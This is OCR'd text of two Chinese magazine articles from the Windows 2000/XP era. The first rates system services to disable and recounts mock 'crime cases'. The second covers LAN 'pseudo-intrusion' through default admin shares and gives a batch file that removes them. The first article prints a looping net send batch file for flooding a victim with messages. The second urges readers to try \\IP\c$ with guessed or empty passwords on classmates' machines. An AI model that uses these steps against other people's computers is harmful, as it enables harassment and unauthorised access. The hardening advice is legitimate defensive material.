


图 1

如图 1 所示，找到该项服务，点击右键，选择“属性”，将启动类型改为“手动”或“已禁用”。

Application Management（应用程序管理）：Win2K 引入了一种基于 msi 文件格式（应用程序安装信息程序包文件）的全新、有效软件管理方案——应用程序管理组件服务，它不仅管理软件的安装、删除，而且可使用此项服务修改、修复现有应用程序，监视文件复原并通过复原排除基本故障等。虽然如此，当设置为“已禁用”时似乎并不影响单机上软件的安装与卸载，而且基于 msi 格式安装、修复与删除的行为亦正常。

ClipBook（剪贴簿）：通过 Network DDE 和 Network DDE DSDM 提供的网络动态数据交换服务，查阅远程机器中的剪贴簿。对普通用户可设置为“已禁用”。

Computer Browser（计算机浏览器）：维护网上邻居中计算机的最新列表，并将这个列表通知给请求的程序。普通用户设置为：“已禁用”，局域网用户设为：“自动”。

DHCP Client（动态主机配置协议客户端）：DHCP 是一种提供动态 IP 地址分配、管理的 TCP / IP 服务协议，作为网络启动过程的一部分，DHCP 客户端系统可以向 DHCP 服务器请求和租用 IP 地址。作为普通用户，如果已通过拨号方式连入 Internet，那么还是保持自动状态为好，因为我们在 Internet 上的 IP 地址是由 ISP 动态分配的。如果系统不应用于任何网络，或者仅仅是一个内部共享用的而且网中没有 DHCP 服务器，那么你可以将其设为“已禁用”。

Distributed Link Tracking Client（分布式连接跟踪客户端）：DLTC 能跟踪文件在网络域的 NTFS 卷中移动状况，并发出通知。普通用户设置为：“已禁用”，局域网用户（硬盘已格式为 NTFS）设为：“自动”。当然，如果你实在觉得没有必要，也可禁止它。

DNS Client（域名系统客户端）：将域名解析为 IP 地址。除非你没有连入任何网络，否则应设为“自动”。

Event Log（事件日志）：该服务能记录程序和系统发送的出错消息。虽然日志包含了对诊断问题有所帮助的信息，但对普通用户可能起不了什么作用，一般设为“手动”。不过，在测试中我禁用了这个服务，重启系统后，导致了几个关于网络的服务无法启动的现象，从而无法拨号上网。因此，如果你存在 Internet 或局域网连接，建议还是不要禁用为妥。

Fax Service（传真服务）：在 Win95 中支持的传真功能现在 Win2K 中重新被予以支持，而且与系统集成得更好。如果用不上它，就设为“已禁用”吧！

Indexing Service（索引服务）：索引服务能针对本地硬盘或共享网络驱动器上的文档内容和属性建立索引，并通过 Win2K 特有的文档过滤器快速定位到你需要的文档上，它大大强化了 Win2K 的搜索能力。一方面索引搜索又消耗了大量系统资源。微软建议：仅有 64MB 内存，而要索引的文档又超过十万个，就应禁用这个服务。事实上，在我们针对 64MB 内存系统的测试中，即使文档数量远远低于十万个，系统资源的消耗亦非常惊人，而在 128MB 的系统上情况也好不了多少，因此，强烈建议禁用它。

Internet Connection Sharing（Internet 连接共享）：为局域网计算机提供 Internet 共享连接。这个服务为多台联网的电脑共享一个拨号网络访问 Internet 提供了捷径，以前在 Win9X 中要实现这一功能需借助 SYGATE、WinGATE 等代理软件，现在这一功能已直接被 Win2K 所支持。普通用户可将其设为“已禁用”。

IPSEC Policy Agent（IP 安全策略代理）：该代理服务允许 IP 安全策略对两台计算机之间传输的数据包进行加密，从而防止在网上看到它的人对其进行更改和破译。IPSEC 是种用来保护内部网、专用网络以及外部网（Internet、Extranet）免遭攻击的重要防御方法。使用 IPSEC 前必须首先定义两台计算机间相互信任和通信安全的方式。

> **LOOK 注意** 在 Win2K 的默认情况下，“IP 安全策略代理”是自动启动的，而“IP 安全策略”并没有启动（我们可在“网络和拨号连接→您的拨号连接属性→网络→Internet 协议（TCP / IP→高级→选项”页下的“IP 安全机制”属性中看到）。既然如此，一般用户就完全可以禁用这个代理服务了。

Logical Disk Manager（逻辑磁盘管理器）：逻辑磁盘管理器监视服务。

Messenger（信使服务）：发送和接收由系统管理员或由 Alerter 服务所发送消息的服务。由于 Alerter 服务需要依照本服务，因此如果已将 Alerter 禁止，那么这项可以设置为“手动”或“已禁用”。其实，任何人都可给你发送消息。建议将其关闭，如果你不是非用它不可的话。

Message Queuing（消息队列）：为分布的、异步消息应用程序提供通讯基础结构。

Management Instrumentation Driver Extensions（Windows 管理规范驱动程序扩展）：WMI 是 Win2K 中的基础管理结构，它通过一组常用接口控制和监视系统（如对系统属性的查看与更改、设置用户权限等）。为加快系统启动速度，我们可将这两个服务设置为“手动”，待系统启动后，在需要的时候再自动启用它们。

Network Connections（网络连接）：它管理着“网络和拨号连接”文件夹中的所有对象。如果你有任何网络连接（包括 Internet 拨号连接），就保持“手动”状态。否则若禁用它，在“网络和拨号连接”文件夹中将什么都看不到，更不用说新建连接和拨号上网了，不信试试看！

Net Logon（网络登陆）：主要管理某些网络安全设置，比如登录信息。简单地说，就是在局域网上验证登录信息的选项。一般用户可将其设为“已禁用”或“手动”。

Network DDE（网络动态数据交换）和 Network DDE DSDM：网络动态数据交换服务是一种为 DDE 对话提供网络传输和安全的服务。DDE（动态数据交换）是实现进程通讯的一种形式，它允许支持 DDE 的

两个或多个程序交换信息和命令。如果你不需要在网络中与他们共同使用Office等软件（其实根本就不需要），那么可以将其设置为“手动”或“已禁用”。

NT LM Security Support Provider：为使用传输协议而不是命名管道的远程过程调用(RPC)程序提供安全机制。

NetMeeting Remote Desktop Sharing (NetMeeting远程桌面共享)：该服务能通过NetMeeting允许有权用户远程访问Windows桌面。这个功能用处不大，可设为“已禁用”。

Plug and Play (即插即用)。打开Win2000的即插即用功能。建议将其设置为：自动，如不然会导致注册表混乱。

Print Spooler（打印后台处理）：该服务的作用是将多个请求打印的文档统一进行保存和管理，待打印机空闲后，再将数据送往打印机处理。无任何打印设备的用户设置为“已禁用”，否则设为“自动”。

注意：如果你启用了传真服务(Fax Service)，就应该保持自动状态，因为传真服务依赖Print Spooler的运行。

Remote Access Auto Connection Manager (远程访问自动连接管理器)：无论什么时候，当某个程序引用一个远程DNS或NetBIOS名或地址就创建一个到远程网络的连接。我认为是可以将它禁止的。

Remote Access Connection Manager (远程访问连接管理器)：创建网络连接。如果你是在局域网中，还是不要禁止掉为好。

Remote Procedure Call (RPC，远程过程调用)：一种消息传递功能。在计算机的远程管理期间，它允许分布式应用程序（即COM＋应用程序）呼叫网络上不同计算机上的可用服务。看起来我们好像可以禁用它，但你可能不知道有很多服务需要依赖它的运行，如Fax Service、Network Connections、Telephony等，所以还是保持它为“自动”吧！

Remote Registry Service (远程注册表服务)：该服务能使你编辑另一台计算机上的注册表，普通单机用户根本没必要使用这个服务。你可以通过Internet修改注册表。强烈推荐把它禁止掉，因为它可能带来很大的安全性问题。

Routing and remote access (路由和远程服务)：在局域网及广域网环境中为企业提供路由服务。可以禁止掉的。

Run As Service (以其他用户身份运行服务的服务)：当你以一般权限用户身份登录系统，而在使用中又需要修改只有系统管理员才能修改的系统设置项时，该服务提供了不重启系统以管理员身份登录的捷径。你只需在命令提示符下运行RunAs命令就可达到更改目的。

对于一般用户，在未熟悉RunAs命令用法之前可将其设为“已禁用”。

Server (服务)：它用来管理网络中的文件和打印服务器，对于普通用户而言，可将其设置为手动，如果你是局域网的用户，则需将其设置为自动。

Simple TCP/IP Services (简单TCP/IP服务)：支持以下TCP/IP服务：Character Generator、Daytime、Discard、Echo以及Quote of the Day。

Smart Card (智能卡) 和Smart Card Helper (智能卡助手)：这两个服务提供对智能卡设备的支持，将其设为“已禁用”。

Task Scheduler (任务计划程序)：还记得Win9X中的“计划任务”吗？在Win2K中它的作用是相同的。它能使程序在预定的时间自动运行，如定期进行磁盘碎片整理。如果认为它碍事，禁用它是个好主意，为什么要让不用的东西白白占用系统资源呢？如果你不使用Windows的计划任务，可将其设置为手动。我们经常用到的at命令就是要靠它来提供服务。

TCP/IP NetBIOS Helper Service(TCP/IP NetBIOS支持服务)：该服务能在TCP/IP上提供NetBIOS支持。前面我们曾提到过NetBIOS是基于局域网的，因此作为访问Internet资源的一般用户可禁用它，除非你的系统处在局域网中。

Telephony (电话)：简单地说，这个服务能为计算机提供电话拨号的能力。如果你使用拨号方式连接到Internet或通过电话线连接其他计算机，就应将其设为“手动”。

Telnet (远程登陆)：该服务允许你从远程计算机上登录以本系统，并且使用命令行方式操作这台计算机。对于一般单机用户而言，该服务并不重要，可设为“手动”或“已禁用”。

Uninterruptible Power Supply (不间断电源的支持)：这个服务用来管理你的UPS，如果你没有UPS可将它设为手动或失效。

Windows Management Instrumentation (Windows管理规范) 和Windows Workstation (工作站)：用来管理其他网络功能，如果你的电脑上网，那么应该选择自动。

四、几例作案过程

下面，我将公布服务的若干作案过程，由于要保护报案人的安全，因此不能将受害人的姓名公布与众，望谅解！

案例一 某某正在玩大富翁，突然游戏终止，冒出许多对话框，后经沼泽公安局调查发现，作案人用了一个批处理文件，内容如下：

```
: begin
net send xx.xx.xx.xx "xxx"
goto begin
```

在此过程中，Windows的一个服务起了关键作用，它就是message。所以经沼泽法医诊断，开了“关闭message服务”的药方，药到病除。另外，沼泽研究所还发现，这个message服务没有可靠性，有一个叫做“凶宝宝发送精灵”的软件（图2），用它每一个人都可轻易冒充别人给任何人发送N次消息。




图.2

案例二 某某的计算机被别人控制了，竟然在任务管理器中找不到相应的客户端程序，原来是服务把它给接收到了自己的家族中去，后经沼泽公安局调查，发现这是一个功能特别强大的远程控制管理工具——DameWare NT Utilities（图3）。它不仅功能强大，而且不能在任务管理器中找到痕迹（前提是对方修改过它的配置文件，否则在任务栏右侧会有它的图标）。

其实，经沼泽研究所进一步调查发现，现在有很多黑软都做成了服务形式，增加了发现它们的难度。类似的还有remotenc（一个可实现telnet的程序）等。沼泽法医

提醒大家：多了解一下服务，有利于增加自己的免疫力。

案例三 某人的telnet服务并没有开启，却被同学远程开启了。原




图 3

来，telnet服务默认情况下是手动的，即对方可远程用net start telnet命令开启。沼泽法医建议大家把telnet服务设为“禁止”。

五、最后忠告

由于服务拥有Windows操作系统的祖护，所以大家对它还是能忍则忍，除非到了忍无可忍的时候，那就无需再忍了。大家对付它时，一定要注意以下几点：

1．在禁用任何服务前，确定你所做的会带来什么后果。

2．最好不要一次禁用太多服务。如果系统出了故障，你也不好得知是禁用了哪个服务造成的。

3．服务具有依从性，一个服务的结束会造成其他服务的不可用。

4．SC工具提供删除服务的功能，这可以完全禁止一个服务的存在，但需要谨慎运用。

为体现沼泽法院对广大网民的体贴入微，经沼泽调查科再三斟酌，针对不同的情况列出下面的无用服务供大家参考：

如果你是单机，并且不上网，那么你可以禁止：Computer Browser、DHCP Client、DNS Client、Event Log、IPSEC Policy Agent、Network Connections、Simple TCP/IP Services、Workstation、Print Spooler、Distributed Link Tracking Client、Logical Disk Manager、Message Queuing、Messenger、Remote Access Auto Connection Manager、Remote Registry Service、Routing and Remote Access、RunAs Service、Task Scheduler、TCP/IP NetBIOS Helper Service、Remote Access Connection Manager、Telephony 。

如果你是单机，还要上网，那么可禁止：Computer Browser、Distributed Link Tracking Client、Logical Disk Manager、Message Queuing、Messenger、Print Spooler、Remote Access Auto Connection Manager、Remote Registry Service、Routing and Remote Access、RunAs Service、Task Scheduler、TCP/IP NetBIOS Helper Service。

如果你在一个局域网中，我可就没有权利去指导你了，去问问你们的网管吧！

写给菜鸟的“伪入侵”

沼泽

首先声明，这篇文章没什么深奥的东西，也没有新鲜的漏洞。我想说的是，安全不一定发生在Internet上，当你没有上网时，同样存在着安全隐患。当然，如果你一直是单机工作，那这篇文章就可以不看啦！不过，我相信这样的人现在很少啦，尤其是我们学生朋友，即使学校没有给我们接入宽带（事实上目前来看，大多数大学的确没给我们接入宽带），我们也会自己掏腰包去买个集线器来和同学连接，甚至不满足于只是将自己宿舍的几台计算机接起来，还和附近的邻舍也“勾搭”上了。如果你是这样的情况，那这篇文章就非看不可啦！因为我将告诉大家一个不容忽视的问题，也就是今天想和大家谈的局域网中的入侵，就把它叫做“伪入侵”吧！

为什么叫伪入侵呢，因为它是基于局域网的，实现起来也很简单。不过它对我们的危害程度远远超过了来自Internet上的入侵。可以想像一下，如果你的舍友可轻而易举地看你电脑中的东西，会有什么样的感觉（我就不信你的电脑中没有隐私）？




图 1

1．密码问题

首先谈谈密码问题。学生朋友们可能每天的开机次数不会少于3次，所以我们很少给爱机设置很长的密码，那样太不方便啦！一般我们只在CMOS中设个开机密码，以为这样很安全，别人开不了你的爱机。可这样并不安全，你若不信，请往下看吧！

Windows2000/XP都有一堆默认共享，大家应该知道吧（如果不知道也不要声张，省得被别人笑话）！打开控制面板，打开“管理工具”，找到“计算机管理”（图1）。

看看其中的共享有什么！在浏览器中敲入\\IP\c$，看到什么啦！怎么会弹出对话框，按个回车或猜一猜密码，相信你的命中率会很高（图2），远远超过黑客字典的破解速度。如果那个IP是你同学的，你会做什么呢！还不去试一试看！




图 2

不用任何工具可入侵吧。像我这样的环境中，空密码太多啦！因为在很多人眼里，没有上网就不会有大的安全问题，最多有几个病毒捣乱。如果机器的密码为空，用户名设置也极不安全（如设为计算机名），相信60%的计算机可让你进入，而且是完全的操作权限。

所以，一定要给自己的计算机设个密码，当然不要太简单了。如果你实在不想设置什么密码，那也行，关掉这些共享就行啦！不过可不要以为在计算机管理中关掉就万事大吉，因为那样做的话，当重新启动后会发现这些已关闭的共享又有了。不过，如果你把删除默认共享的命令做成批处理文件，那么每当你开机后，运行一次就可以啦！批处理文件的内容如下：

```
@echo off
net share C$ /del
net share D$ /del
net share E$ /del
net share F$ /del
net share admin$ /del
net share ipc$ /del
```

如果你不懂批处理文件，那么打开记事本，写入以上的命令行，然后保存为del.bat就可以了。当然，具体删除什么共享，就由你决定啦！

如果你嫌麻烦，那么，想个方法让此文件开机自动运行即可，推荐使用组策略。方法是：在运行中键入gpedit.mcs打开组策略，选择“用户配置→Windows设置→脚本→登陆”，把刚做的批处理文件添加进去（图3）。

